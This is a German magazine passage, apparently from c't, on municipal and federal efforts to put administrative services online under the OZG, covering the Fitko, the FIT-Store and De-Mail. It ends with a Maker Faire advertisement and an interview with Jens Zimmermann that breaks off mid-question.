Unsere Recherche macht auch deutlich, dass die meisten Kommunen schon genug damit zu tun haben, die Mindestanforderungen des OZG zu erfüllen, nämlich Anträge über das Internet zu ermöglichen. An der Komplexität der Formulare und der Zahl der zu erbringenden Nachweise ändert sich kaum etwas. Neue, schlankere

Prozesse entwickelt bislang kaum eine Behörde. Zu den wenigen Ausnahmen gehört das Bremer ELFE-Projekt, das die Anträge auf Kindergeld und Elterngeld sowie die Geburtsanzeige zu einem einzigen, simplen Onlineantrag zusammenfassen soll.

Das OZG verlangt von den Kommunen auch nicht, ihre internen Abläufe sowie den Rückkanal zu den Bürgern zu digitalisieren. Die meisten von uns abgefragten Verfahren enden damit, dass die Behörde dem Bürger einen Bescheid oder eine Urkunde per Post schickt. Manche Städte versenden immerhin den Bewohnerparkausweis digital, sodass man ihn zu Hause ausdrucken und sofort nutzen kann.

Fazit

Im föderalen System ist die Digitalisierung eine Mammutaufgabe: Viele Verwaltungungsverfahren regelt zwar der Bund flächendeckend, sie werden aber von den Kommunen erbracht. Jede Gebietskörperschaft muss Onlinedienste in Auftrag geben und diese mit ihren internen Anwendungen verheiraten. Zentrale Dienste sind die Ausnahme, vieles wird zigfach neu entwickelt.

Unsere Stichprobe macht sichtbar, was das für Bürger bedeutet: Was beim Amt digital geht und was nicht, hängt vom

Wohnort ab. Und selbst reiche Großstädte wie München stoßen bei der OZG-Umsetzung an ihre Grenzen – IT-Fachkräfte sind schließlich überall knapp. Auch innovative Vorreiter wie Bonn, Nürnberg und Bremen haben noch nicht alle häufig nachgefragten Antragsverfahren digitalisiert.

Doch auch wenn das Onlinezugangsgesetz bis Ende des Jahres nicht vollständig umgesetzt wird, so hat es zweifellos Tempo in die Digitalisierung gebracht, und der Endspurt beginnt gerade erst. Viele Städte nannten uns konkrete Termine für den Start weiterer Leistungen in den nächsten Wochen und Monaten. Unsere Stichprobe ist also nur eine Momentaufnahme. Ende des Jahres, zum Ablauf der OZG-Frist, werden wir erneut den Stand der Dinge darstellen.

Anlass zur Hoffnung bietet auch das Einer-für-alle-Prinzip: Seit 2020 finanziert die Bundesregierung die Entwicklung von Onlinediensten durch Länder oder Kommunen, wenn andere diese Dienste übernehmen. So soll endlich das Problem gelöst werden, dass Software zigfach aufs neue entwickelt wird, obwohl überall die gleiche Aufgabe gelöst werden muss. Wie das Einer-für-Alle-Prinzip genau umgesetzt werden soll, lesen Sie im folgenden Artikel. (cwo@ct.de) **ct**

Und auf dem Land?

Die Ergebnisse unserer Umfrage unter Städten mit circa 30.000 Einwohnern fielen insgesamt ernüchternd aus: Zwar kann man in der Regel Briefwahlunterlagen übers Netz anfordern, auch Onlineplattformen für die Kita-Anmeldung sind relativ weit verbreitet. Doch bei anderen Anliegen muss man schon froh sein, wenn man ein PDF-Formular zum Ausdrucken auf der Webseite findet oder eine formlose E-Mail genügt.

Ein typisches Beispiel ist **Fürstenwalde/Spree in Brandenburg**: Dort können Bürger weder Geburts- oder Sterbeurkunden über das Internet anfordern, noch auf diesem Wege ein Gewerbe oder einen Hund anmelden. Viele Angebote scheiterten zurzeit noch an der fehlenden Möglichkeit für Onlinezahlungen, erklärte die Stadt gegenüber c't. „Ansonsten benötigt unsere Seite insgesamt eine Überholung, aber wie es bei den meisten Kommunen so ist, das Geld wird dringender an ande-

ren Stellen gebraucht“, ergänzte Pressesprecherin Nadine Gebauer. Man arbeite aber mit Hochdruck an der Digitalisierung und wolle künftig auch Onlinezahlungen möglich machen.

Ähnlich ist die Lage in **Altenburg (Thüringen)**, **Hoyerswerda (Sachsen)**, **Güstrow (Mecklenburg-Vorpommern)**, **Naumburg (Sachsen-Anhalt)**, **Einbeck (Niedersachsen)**, **Itzehoe (Schleswig-Holstein)** und **Saarlouis (Saarland)**. Sie

alle bieten bislang kein E-Payment für Verwaltungsleistungen. Mancherorts genügt eine Mail, Gebühren muss man dann zum Beispiel per Überweisung zahlen.

Einbeck kündigte an, bald eine neue Webseite inklusive Bezahlmöglichkeiten und einigen Onlinediensten freizuschalten. In

Andernach (Rheinland-Pfalz) funktionierten einige Onlineformulare mit Bezahlmöglichkeit zum Zeitpunkt unserer Umfrage nicht, sollen aber demnächst wieder laufen.

Positiv fielen unter den kleinen Städten **Forchheim (Bayern)**, **Weil am Rhein (Baden-Württemberg)** und **Bad Hersfeld (Hessen)** auf: Dort kann man

zum Beispiel Urkunden online bestellen und bezahlen. Bad Hersfeld punktet darüber hinaus mit einem digitalen Bauantrag.

»Das Geld wird dringender an anderen Stellen gebraucht«

Stadtverwaltung von Fürstenwalde/Spree

Maker Faire®

everyone
thinks.

we

make.

Baden-Württemberg

25. & 26. Juni 2022
INNOPORT, Reutlingen



Hannover

10. & 11. September 2022
Hannover Congress Centrum



Entertainmentshow im 4. Quartal 2022 (Online Format)

Bei der Maker Faire sind Sie nicht einfach "nur" Aussteller oder Sponsor. Sie werden Teil einer Idee, eines Formats, einer Atmosphäre und profitieren so von der Begeisterung, die im Raum steht und weit darüber hinaus strahlt.

Ihr Ansprechpartner

Marcel Ossenkop

Sales Account Manager

Tel.: +49 511 5352-133

maos@maker-media.de

Werden Sie Teil der

Maker-Bewegung!

Lernen Sie unsere Business-Pakete kennen:

www.maker-faire.de/Aussteller



Verteilte Zuständigkeiten, strenge Vergaberichtlinien – die größten Hürden für die Digitalisierung hat die Politik erkannt und Lösungsansätze dafür gefunden. Wie funktionieren sie und was taugen sie in der Praxis?

Von Tim Gerber

Föderale Strukturen, wie sie das deutsche Grundgesetz quasi in Stein meißelt, sind in vielerlei Hinsicht vorteilhaft. Das Subsidiaritätsprinzip sorgt dafür, dass die Dinge möglichst vor Ort entschieden und geregelt werden, also in den Kommunen. Den Bürgern – zumal auf dem Land, wo etwa 60 Prozent der Bevölkerung lebt – erspart das lange Wege in die Haupt- und Kreisstädte. Aber alle diese Vorteile der gewachsenen föderalen Strukturen und ihrem Dreiklang aus Bund, Ländern und Kommunen haben einen entscheidenden Haken: Sie sind für die analoge Welt gemacht. Bei der Digitalisierung sind die Organisationsstrukturen der öffentlichen Verwaltung in Deutschland regelrechte Bremsklötze, sodass es kaum verwundert, dass das wirtschaftlich stärkste Land der EU im Digitalisierungsranking kontinuierlich Plätze im letzten Drittel belegt.

Während der schriftliche Teil von Gerichtsverfahren beispielsweise in einem Land wie Ungarn schon länger komplett digitalisiert ist, kämpft die Justiz in Deutschland noch immer mit Bergen von Papierakten, Handzetteln und Faxgeräten, wenn es mal schnell gehen soll. Während in Ungarn beispielsweise ein verwaltungsgerichtliches Verfahren in der ersten Instanz im Schnitt drei Monate dauert, dauert es in Deutschland deutlich über ein Jahr, bis zum ersten Mal über die Klage eines Bürgers gegen die Versagung einer Baugenehmigung oder den Entzug einer Fahrerlaubnis entschieden wird. Am größten Verwaltungsgericht, dem in Berlin, lag die durchschnittliche Verfahrensdauer im letzten Jahr bei kaum mehr vertretbaren 17 Monaten.

Das Schlaglicht zeigt bereits, dass die mangelnde Digitalisierung staatlichen Handelns zusehends fatale Folgen hat, nicht zuletzt, weil der demografische Wan-

Bild: Thomas Kühlenbeck

Fitnessprogramm

Wie die Politik den Digitalisierungstau in der Verwaltung auflösen will

del, die anstehende Verrentungswelle bei den Baby-Boomern vor den Toren der Verwaltungen nicht Halt macht – ganz im Gegenteil. Das Personal wird überall knapp, die Nachwuchsgewinnung immer schwieriger, zumal Verwaltungsjobs – anders als viele in der Industrie – durch Zuwanderung kaum schnell besetzt werden können. Menschen mit Kenntnissen von Programmstrukturen oder C++ findet man weltweit, solche mit Kenntnissen des deutschen Verwaltungsrechts sind außerhalb des Landes eher selten.

Rationalisierungsdruck

Der Druck zur Rationalisierung und Automatisierung, der in der Industrie als Dauerzustand bekannt ist, kam bei Politik und Verwaltung aber nur mit Verzögerung an. Erst im Jahr 2017 hat der Bundestag mit dem Onlinezugangsgesetz (OZG) den Startschuss gegeben für eine flächendeckende, umfassende Digitalisierung der öffentlichen Leistungen. Knapp 600 davon listet das Bundesinnenministerium (BMI) auf, zu denen die Bürger bis Ende des Jahres nach dem OZG online Zugang haben sollen.

Die Begeisterung darüber hielt sich bei denen, die es umsetzen sollen, meist den Kommunen, aber in Grenzen. Viele Bürgermeister wissen nicht, wie sie die Projekte eigentlich bezahlen sollen. „Die Kommu-

nen haben ein begrenztes Budget. Und daran zerren alle, auch die Sportvereine, die Feuerwehr, die Kitas, die Schulen ...“, sagte Thorsten Bullerdiek 2019 gegenüber c’t. Er ist Sprecher des Niedersächsischen Städte- und Gemeindebundes und beratendes Mitglied im IT-Planungsrat.

Nicht zuletzt aus diesen Gründen verfolgt die Politik das Ziel, dass Lösungen für gleichartige Probleme nicht mehr wie bisher einzeln in jeder Kommune für sich gefunden und realisiert werden müssen. „Einer für alle“ nennt sich dieses Prinzip, nachdem eine Kommune oder ein Bundesland in Absprache mit dem Rest für eine bestimmte Verwaltungsleistung die Onlinelösung entwickeln soll, die dann alle nutzen können. Das BMI beschreibt es auf einer eigens eingerichteten Webseite (ct.de/y9a3) wie folgt: „Wenn Land A bereits einen Antrag für Wohngeld digitalisiert hat, profitiert Land B davon, weil es keinen eigenen Antrag digitalisieren muss, sondern sich an die Lösung aus Land A anschließen kann.“

Hürdenlauf

Was nach einem naheliegenden Weg klingt, ist in der Praxis aber mit ziemlich hohen Hürden versehen. Gegen die klammen Gemeindekassen hat der Bund erst im Jahr 2020 im Zuge von Corona-Konjunkturlösungen ein 3 Milliarden Euro schwe-

res Programm für die Förderung von EFA-Entwicklungen der Kommunen aufgelegt.

Eine weitere Hürde besteht jedoch nach wie vor im strengen Vergaberecht. Es besagt grob, dass Beschaffungsvorhaben der öffentlichen Hand allgemein ausgeschrieben und die Aufträge nach festgelegten Kriterien unter den Anbietern vergeben werden müssen. Der deutsche Gesetzgeber kann diese Regeln auch nicht ohne Weiteres ändern, weil sie aus guten Gründen internationalen Standards zur Betrugs- und Korruptionsbekämpfung zu folgen haben.

Die Folge ist aber, dass jede Stadt und jede Gemeinde, die eine Verwaltungsdienstleistung online anbieten will, den Service öffentlich ausschreiben und am Ende den günstigsten Anbieter wählen müsste. Ohne Rücksicht darauf, dass es volkswirtschaftlich dreimal effizienter sein dürfte, solche Anwendungen zentral vom Bund oder von einem Land für alle entwickeln zu lassen.

Diese rechtliche Hürde umschifft nun die Fitko (Föderale IT-Kooperation), eine 2020 von Bund und Ländern gegründete Einrichtung. „Durch die gemeinsame Trägerschaft besteht zwischen der Fitko und den Ländern ein sogenanntes Inhouse-Verhältnis“, erläutert Christine Kamburg, Leiterin der Abteilung Recht und Compliance bei der Fitko, im Gespräch mit c’t. Da




Bild: Fitko

Mit dem „Einer-für-alle“-Prinzip will die Fitko doppelte Digitalisierungsarbeiten künftig vermeiden. Ganz ohne Hürden funktioniert das aber in der Praxis nicht.

das Vergaberecht für solche „Inhouse“-Verhältnisse Ausnahmen vorsieht, kann die Fitko IT-Lösungen ohne Ausschreibungen direkt bei den Bundesländern einkaufen. Diese Lösung bietet sie den anderen Ländern dann über den „FIT-Store“ zum Einkauf an. Und auch dort gilt dann die „Inhouse“-Ausnahme.

Allerdings sind die Kommunen an der Fitko nicht beteiligt. Folglich bedarf es für die Weitergabe von IT-Lösungen innerhalb eines Bundeslandes an dessen Städte und Gemeinden nochmals ähnlicher Konstrukte, um die eingekauften Lösungen direkt dorthin weitergeben zu können, wo sie benötigt werden. Die Länder müssen also nun dafür Sorge tragen, dass sie diese Onlinedienste wiederum an ihre Kommunen weiterreichen. „Die Nachnutzung vom Land bis in die Kommunen hängt von den individuellen finanziellen und vergaberechtlichen Strukturen in den Ländern ab“, erläutert Kamburg. „Die Kommunen zählen staatsorganisationsrechtlich zu den Ländern“, so die Expertin, „sind aber vergaberechtlich eigenständige öffentliche Auftraggeber“.

In-House-Lösung

Denkbar sei auch hier die Nutzung von Inhouse-Verhältnissen, also die Weitergabe der Leistung über eine sowohl zum Land als auch zu den Kommunen im Inhouse-Verhältnis stehende juristische Person. Das können beispielsweise die IT-Dienstleister Dataport mit ihren Trägerländern im Norden oder die ekom21 in Hessen, der Komm.ONE in Baden-Württemberg oder die eGo-Saar sein. Wenn es in einem Land nur eine juristische Person gibt, die zwar zu den Kommunen in einem Inhouse-Verhältnis steht, nicht aber zum Land, kann diese Lücke mit einer Kooperationsvereinbarung geschlossen werden. In die Kooperationsvereinbarung könnten auch größere oder eigenständig agierende Kommunen als Kooperationspartnerinnen einbezogen werden, wenn sie selbst Onlinedienste in die Kooperation einbringen können. Nach einem Beschluss des IT-Planungsrates von Ende Oktober (siehe [ct.de/y9a3](https://www.ct.de/y9a3)) ist es Aufgabe der Länder, die Voraussetzungen für einen Weg zu schaffen, wie FIT-Store-Leistungen letztlich in die Kommunen kommen.

Als einen App-Store wie man ihn vom Smartphone kennt, darf man sich den FIT-Store allerdings nicht vorstellen. Vielmehr geht es um Onlinedienste, deren technische Anbindung an die vorhandenen Struk-

turen letztlich die anbietende und die nutzende Kommune untereinander klären müssen. Der Onlinedienst wird in der Regel als Software-as-a-Service zur Nachnutzung durch andere Kommunen angeboten.

Masse mal Beschleunigung

Das Ganze kommt gerade erst langsam in Schwung. Im Oktober 2021 stand die erste Leistung im FIT-Store zur Verfügung, bei Redaktionsschluss waren es nur genau zwei, nämlich für die Beantragung von Aufenthaltstiteln und digitale Bauanträge. Zwei weitere sollen „demnächst“ folgen, ein paar Dutzend sind in Vorbereitung. Es gibt auch schon erste Nachnutzer. Wie viele Leistungen es bis Ende des Jahres in den FIT-Store schaffen werden, könne man derzeit nicht absehen, sagt Kamburg gegenüber c't: „Das wäre ein Blick in die Glaskugel.“

Schließlich gilt es nicht nur rechtliche, sondern vor allem auch technische Hürden zu meistern. Für das Einer-für-alle-Prinzip lauten sie: Wie fließen die Antragsdaten vom Bürger zur richtigen Behörde? Wie verbindet man einen bestimmten Onlinedienst etwa für Wohnsitzummeldung mit der zuständigen Behörde vielleicht in Essen, wenn der Service von Hamburg entwickelt und von dort aus betrieben wird?

Dafür entwickelt die Fitko im Auftrag des IT-Planungsrats zurzeit im Projekt „FIT-Connect“ eine „Antragsdatenübermittlungsinfrastruktur“, erklärt Hauke Traulsen, der zu Jahresbeginn als zuständiger Projektmanager zur Fitko gestoßen ist, im Gespräch mit c't.

„FIT-Connect schafft eine einheitliche Schnittstelle zur Anbindung von Online-Antragsdiensten an die zuständigen Fachverfahren zur Antragsbearbeitung auf allen föderalen Ebenen“, sagt der promovierte Informatiker: „Es ermöglicht nach dem Prinzip ‚Security by Design‘ eine durchgehende Ende-zu-Ende-Verschlüsselung vom Endgerät der antragstellenden Person mit Browser oder App bis in das nachgelagerte Fachverfahren der jeweiligen Behörde.“

Der Mechanismus dahinter sei ein Routing-Dienst, bei dem der Onlinedienst unter Angabe eines amtlichen Regionalschlüssels anfragt, ein Bürger wolle bei Gemeinde A einen Antrag X stellen. Auf diese Anfrage suche der Routingdienst die technischen Parameter für Zustellung an die Infrastruktur der adressierten Gemeinde. „FIT-Connect stellt dann einen Zustellpunkt bereit, an dem die Kommune die Daten über eine Schnittstelle abholen

kann“, erklärt Traulsen.

Idealerweise sollten die Daten direkt in das jeweilige Fachverfahren, also die Verwaltungsanwendung vor Ort, fließen. Im Einzelfall müssten dafür allerdings häufig die Anwendungen angepasst werden. „Das Interesse daran aufseiten der Anbieter solcher Fachverfahren ist groß“, sagt Traulsen.

Ende Februar soll der Dienst erstmals live gehen und darüber Anträge auf Schwerbehindertenausweise in Niedersachsen gestellt werden können. „Die Nachfrage ist jetzt schon hoch“, sagt Traulsen, „sobald wir produktiv sind, wird sie noch weiter steigen.“

Aus den Kommunen gibt es allerdings auch Kritik an der konkreten Umsetzung des „Einer-für-alle“-Prinzips. Denn für die Kommunen ist schwer absehbar, wann die benötigten Leistungen tatsächlich im FIT-Store verfügbar sein werden, merkte beispielsweise ein Sprecher der Stadt Bielefeld gegenüber c't an. Auch die mangelnde Finanzierung für den laufenden Betrieb kritisieren die Kommunen: „Das Bauen des Services wird finanziert, die Programmierung auch. Dann wird es bereitgestellt zur Nachnutzung. Aber was dann bei der Implementierung und Anpassung an bestehende Fachverfahren nötig ist, das ist immer noch unklar“, beschwert sich etwa Alexander Handschuh, Sprecher des Deutschen Städte- und Gemeindebundes.

Masse statt Klasse

Selbst wenn die Vorgabe des OZG gegen Ende des Jahres oder ein paar Monate später weitgehend umgesetzt worden sein sollten, sind damit bei Weitem nicht alle Rückstände bei der Verwaltungsmodernisierung aufgeholt. Denn die Zahl der Onlinedienste sagt noch nichts über deren Funktionstüchtigkeit und insbesondere Anwenderfreundlichkeit, Nutzbarkeit und letztlich die Akzeptanz bei der Bevölkerung, die Online-Angebote auch zu nutzen.

Und daran krankt es aller Orten. So ist etwa die Anmeldung zum Onlineportal für Schwerbehinderte in Niedersachsen alles andere als übersichtlich und ergonomisch. Außerdem betreibt das Land mindestens drei weitere Onlineportale, über die Verwaltungsleistungen künftig nutzbar sein sollen. Als Bürger verliert man da leicht den Überblick.

Man solle nicht die Zahl der Online-Angebote messen, sondern die Häufigkeit ihrer Nutzung und die Zufriedenheit der Nutzerinnen, fordert denn auch die digi-

talpolitische Sprecherin der Fraktion Die Linke im Bundestag, Anke Domscheidt-Berg. Feedback von Bürgerseite und entsprechende Verbesserungen sieht das OZG nicht vor, noch gibt es ernsthafte Evaluierungsvorhaben in dieser Richtung.

Auch lösen all die Portale ein wesentliches und nach Angaben von Insidern seit über zehn Jahren bekanntes Problem nicht: die Digitalisierung des Rückkanals, also der Antworten an die Bürger. Das OZG schreibt lediglich vor, dass die Antragstellung online erfolgen soll. Das Ergebnis ihrer Prüfung werden die deutschen Behörden den Bürgern auch im kommenden Jahr noch millionenfach per klassischem Brief mitteilen.

Ungeliebte Lösung

Und dafür hatte man bereits vor zehn Jahren eigentlich eine Lösung entwickelt und auch eingeführt: die De-Mail. Als Steckenpferd des BMI wurde sie von allen anderen Ressorts stets links liegen gelassen. Weder das Wirtschafts- noch das Finanz- oder Verbraucherschutzressort konnten sich je dazu aufraffen, dem System durch eine Übernahme in ihren Zuständigkeitsbereich zu besserer Durchsetzung zu verhelfen, etwa indem sie Versorgungsunternehmen, Banken, Versicherungen und Telekommunikations-Providern die Pflicht zur Zugangseröffnung auferlegten.

Einzig die Justiz bekam die De-Mail aufgeholfen, weil die Länder nicht länger für den Jedermanns-Client des Elektronischen Gerichts- und Verwaltungspostfachs (EGVP) zahlen wollten. Das vornehme Verfassungsgericht in Karlsruhe mit seinen Richtern in weinroten Roben nebst Pelzkragen war sich bislang aber dann doch zu fein für moderne Elektronik, wie sie das einfache Volk nutzt. „Das Erfordernis der Schriftform sollte nach Auffassung des damaligen Gesetzgebers dazu beitragen, dass sich Beschwerdeführer der Bedeutung einer Anrufung des Bundesverfassungsgerichts und zugleich auch der Zulässigkeitsvoraussetzungen dieses außerordentlichen Rechtsbehelfs bewusst werden“, heißt es aktuell dazu aus dem Justizministerium. Mit einem schnöden Fax kann jedermann nach wie vor seine Verfassungsbeschwerde einreichen.

Immerhin will der neue Justizminister Marco Buschmann (FDP) bei seinem ausstehenden Antrittsbesuch in Karlsruhe wohl auch das Thema elektronischer Rechtsverkehr ansprechen. Das erscheine jedenfalls „sinnvoll“ heißt es aus seinem

Der Abgeordnete Reinhard Brandl (CSU) kritisierte bei einer Bundestagsdebatte im Januar die unübersichtlichen Digitalisierungszuständigkeiten der Ampel-Regierung mit diesem Bild.




Bild: Reinhard Brandl

Hause. Die De-Mail als bislang einzig bestehenden elektronischen Rückkanal für Schreiben der Verwaltung, die einer förmlichen Zustellung bedürfen, scheint aber nicht einmal im Innenministerium uneingeschränkten Rückhalt zu besitzen. „De-Mail hat das Ziel, Nutzern wie Dienstleistern den als schwierig und kompliziert empfundenen Umgang mit digitalen Signaturen und Verschlüsselungen zu erleichtern. Sollte sich langfristig die Zielstellung des De-Mail Gesetzes auf anderen Wegen erreichen lassen wäre ein eigenständiges De-Mail-System nicht mehr erforderlich“, teilte ein Sprecher des Ministeriums auf Anfrage von c’t mit. Die De-Mail dürfte sich damit über kurz oder lang endgültig erledigt haben.

Wer bin ich?

Auch für die eindeutige Identifizierung von Bürgern für Onlinedienste des Staates existieren keine befriedigenden Lösungen. Selbst die Daten im elektronischen Personalausweis helfen nicht in jedem Fall. Denn auch bei der Identifizierung damit erhält die Behörde keine eindeutige ID des Bürgers, weil eine solche schlicht nicht existiert und aus Datenschutzgründen bislang auch nicht eingeführt wurde. Die Behörde erhält lediglich die im Ausweis ge-

speicherten Daten, also Namen, Anschrift, Geburtsdatum und -ort. Stimmen die aber nicht mit den bei der Behörde gespeicherten Daten überein, wird der Zugriff schon mal verweigert.

So etwa beim Kraftfahrt-Bundesamt in Flensburg: Hat eine lokale Zulassungsstelle irgendwann einmal nur den Geburtsort eines Fahrzeughalters mit einem Zusatz versehen, der nicht im Ausweis enthalten ist, dann gibt es keine Online-Auskunft im automatisierten Verfahren. Und selbst bei Fahrzeugmeldungen unter Verwendung eines elektronischen Ausweises werden die darin gespeicherten Daten offenbar nicht korrekt in das Halterregister übernommen – mit den geschilderten Folgen für künftige Auskünfte.

Neben der derzeit in Berlin diskutierten Schaffung eines OZG 2.0, mit dem diese Probleme angegangen werden sollen, kommt auf die Ampel-Koalition also auch die Umsetzung des bereits beschlossenen Registermodernisierungsgesetzes zu. Doch letztlich nützen alle die schönen Vorhaben aber nichts, wenn sie nicht umgesetzt und schlussendlich auch angenommen werden. Dabei sind wir am Ende wohl alle gefragt.

(tig@ct.de) **ct**

Fitko, OZG und mehr: ct.de/y9a3

„Gnadenlos standardisieren“

SPD-Digitalsprecher Jens Zimmermann über die Pläne der Ampel-Koalition

Jens Zimmermann sitzt seit 2013 für die SPD im Bundestag. Seit 2018 ist er digitalpolitischer Sprecher der SPD-Bundestagsfraktion. Er hat für die SPD das Digitalkapitel im Koalitionsvertrag verhandelt. Im Interview mit c't spricht er darüber, wie die Ampel-Parteien mehr Tempo in die Digitalisierung der Verwaltung bringen wollen, über Probleme, die es dabei zu überwinden gilt, und wie agil Gesetzgebung generell sein kann.

Von Jo Bager und Christian Wölbart

c't: Die Frist, die das Onlinezugangsgesetz (OZG) für die Digitalisierung von Verwaltungsleistungen setzt, läuft Ende 2022 ab. Und es ist abzusehen, dass sie nicht eingehalten wird. Was würden Sie anders machen, wenn Sie sich noch mal nach 2017 zurückversetzen könnten, als das Gesetz beschlossen wurde?

Zimmermann: Wenn ich die Wahl gehabt hätte, wäre es besser gewesen, top-down viel mehr konkrete Vorgaben zu machen und Prozesse gnadenlos zu standardisieren. Aber wir leben selbst gewählt in einem föderalen Staat und da haben die 16 Bundesländer eine Menge mitzureden. Zudem gibt es die kommunale Selbstverwaltung.

c't: Dennoch: Paragraph 6 des OZG sieht vor, dass der Bund durchaus mehr Vor-

gaben machen kann. War die Bundesregierung nicht mutig genug?

Zimmermann: Ich glaube, bei neuen Leistungen und neuen Prozessen sollten wir in Zukunft mehr Gebrauch davon machen. Am Ende muss die Bundesregierung aber mit den 16 Landesregierungen und den Kommunen zusammenarbeiten.

c't: Für die Kommunen ist die Finanzierung ein wichtiges Thema. Viele von ihnen sagen: „Der Bund und die Länder haben uns das OZG aufgedrückt, wollen dafür aber nicht bezahlen.“ Erst in der Pandemie mit dem Konjunkturpaket kam der Bund auf die Idee, den Kommunen drei Milliarden Euro zur Verfügung zu stellen. Hätte man das nicht viel früher machen können?

Zimmermann: Der Bund hat sich die Digitalisierung ja nicht ausgedacht, um die Kommunen zu ärgern. Natürlich müssen sie erst einmal investieren. Aber wenn ich mir anschau, wie viele manuelle Tätigkeiten heute in der örtlichen Verwaltung immer noch durchgeführt werden, dann steckt in der Digitalisierung ja auch ein riesiges Potenzial für Einsparungen. Zudem versucht der Bund, die Kommunen zu unterstützen, wo immer es geht. Wir haben im Koalitionsvertrag festgehalten, dass die Konjunkturmittel fortgeschrieben werden.

c't: Wie sollte die Finanzierung aus Ihrer Sicht zukünftig aussehen?

Zimmermann: Es wird noch Verhandlungen darüber geben. Ich setze aber auch stark auf das Einer-für-alles-Prinzip, auf die Stan-

dardisierung. Wenn 5000 Kommunen in Deutschland gemeinsam einen Dienst nutzen, dann lassen sich aus meiner Sicht auch die Weiterentwicklung und der Support organisieren.

c't: Warum sollen Kommunen eigentlich Anwendungen für Leistungen entwickeln, die bundesweit geregelt sind, etwa die Kfz-Anmeldung oder der Antrag für den Personalausweis? Ist es für solche Anwendungen nicht sinnvoller, wenn der Bund sie als einheitlichen Clouddienst bereitstellt?

Zimmermann: Grundsätzlich bin ich dafür offen, dass der Bund Leistungen, die er erbringen kann, auch erbringt. Es ist aber mitunter komplizierter, als es auf den ersten Blick erscheint. Ein Prozess für die Beantragung von Personalausweisen etwa muss auf die Meldedaten der lokalen Einwohnermeldeämter zugreifen können.

c't: Abgesehen von der Finanzierung: Wie wollen Sie das OZG noch weiterentwickeln?

Zimmermann: Wir haben zwei Stoßrichtungen. Zum einen müssen die Prozesse, die bis zum 31. 12. nicht fertig sind, weitergeführt werden. Dafür braucht es eine Rechtsgrundlage. Zum anderen schauen wir auch: Was können wir ändern? Was können wir on top machen? Dazu gehört zum Beispiel, dass wir die Schriftform-Erfordernisse für gewisse Dinge abschaffen wollen. Vor allem aber müssen wir das Thema der digitalen Identitäten lösen.

c't: Wie stehen Sie zum elektronischen Personalausweis? Glauben Sie, dass



Bild: Thomas Kühlenbeck

das die Identitätslösung für die Zukunft ist, die Bürger und Verwaltungen digital zusammenbringt?

